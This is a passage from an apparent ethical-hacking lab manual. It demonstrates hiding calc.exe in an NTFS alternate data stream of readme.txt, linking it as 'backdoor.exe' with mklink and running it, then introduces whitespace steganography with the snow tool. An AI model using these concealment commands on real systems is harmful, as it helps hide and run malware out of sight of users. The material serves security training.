
C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt
```

9. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.




10. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).



11. Click **File**, and then **Save** to save the file.

12. Close the **readme.txt** notepad file.



13. In the **Command Prompt**, type **dir** and press **Enter**. This action lists all the files present in the directory, along with their file sizes.
Note the file size of **readme.txt**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>        .
04/05/2022  07:21 AM    <DIR>        ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:22 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,257,856 bytes free

C:\magic>
```

14. Now, type **type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe** and press **Enter**. This command will hide **calc.exe** inside the **readme.txt**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>        .
04/05/2022  07:21 AM    <DIR>        ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:22 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>_
```

15. In the **Command Prompt**, type **dir** and press **Enter**. Note the file size of **readme.txt**, which should not change.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:22 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:24 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,036,672 bytes free

C:\magic>
```

16. Navigate to the directory **C:\magic** and delete **calc.exe**.

17. In the **Command Prompt**, type **mklink backdoor.exe readme.txt:calc.exe** and press **Enter**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic

C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:22 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022  07:21 AM    <DIR>      .
04/05/2022  07:21 AM    <DIR>      ..
09/15/2018  12:12 AM           27,648 calc.exe
04/05/2022  07:24 AM           13 readme.txt
              2 File(s)       27,661 bytes
              2 Dir(s)   53,227,036,672 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<====>> readme.txt:calc.exe

C:\magic>
```

18. Now, type **backdoor.exe** and press **Enter**. The calculator program will execute, as shown in the screenshot.

Note: For demonstration purposes, we are using the same machine to execute and hide files using NTFS streams. In real-time, attackers may hide malicious files in the target system and keep them invisible from the legitimate users by using NTFS streams, and may remotely execute them whenever required.

The screenshot shows a Windows 10 desktop with a Command Prompt window open in the foreground. The window displays a series of commands and their outputs:

```

Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\magic
C:\magic>notepad readme.txt

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022 07:21 AM <DIR> .
04/05/2022 07:21 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
04/05/2022 07:22 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 53,227,257,856 bytes free

C:\magic>type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

C:\magic>dir
Volume in drive C has no label.
Volume Serial Number is 5A1A-18E5

Directory of C:\magic

04/05/2022 07:21 AM <DIR> .
04/05/2022 07:21 AM <DIR> ..
09/15/2018 12:12 AM 27,648 calc.exe
04/05/2022 07:24 AM 13 readme.txt
2 File(s) 27,661 bytes
2 Dir(s) 53,227,036,672 bytes free

C:\magic>mklink backdoor.exe readme.txt:calc.exe
symbolic link created for backdoor.exe <<====>> readme.txt:calc.exe

C:\magic>backdoor.exe
C:\magic>

```

In the background, a standard Windows calculator application is running, showing a digital display of '0' and a numeric keypad.

19. This concludes the demonstration of how to hide malicious files using NTFS streams.

20. Close all open windows and document all the acquired information.

Task 4: Hide Data using White Space Steganography

An attacker knows that many different types of files can hold all sorts of hidden information and that tracking or finding these files can be an almost impossible task. Therefore, they use stenographic techniques to hide data. This allows them to retrieve messages from their home base and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know they carry suspicious content. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.


Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the message's existence. Steganography is classified based on the cover medium used to hide the file. A professional ethical hacker or penetration tester must have a sound knowledge of various steganography techniques.

Whitespace steganography is used to conceal messages in ASCII text by adding white spaces to the end of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built-in encryption is used, the message cannot be read even if it is detected. To perform Whitespace steganography, various steganography tools such as snow are used. Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

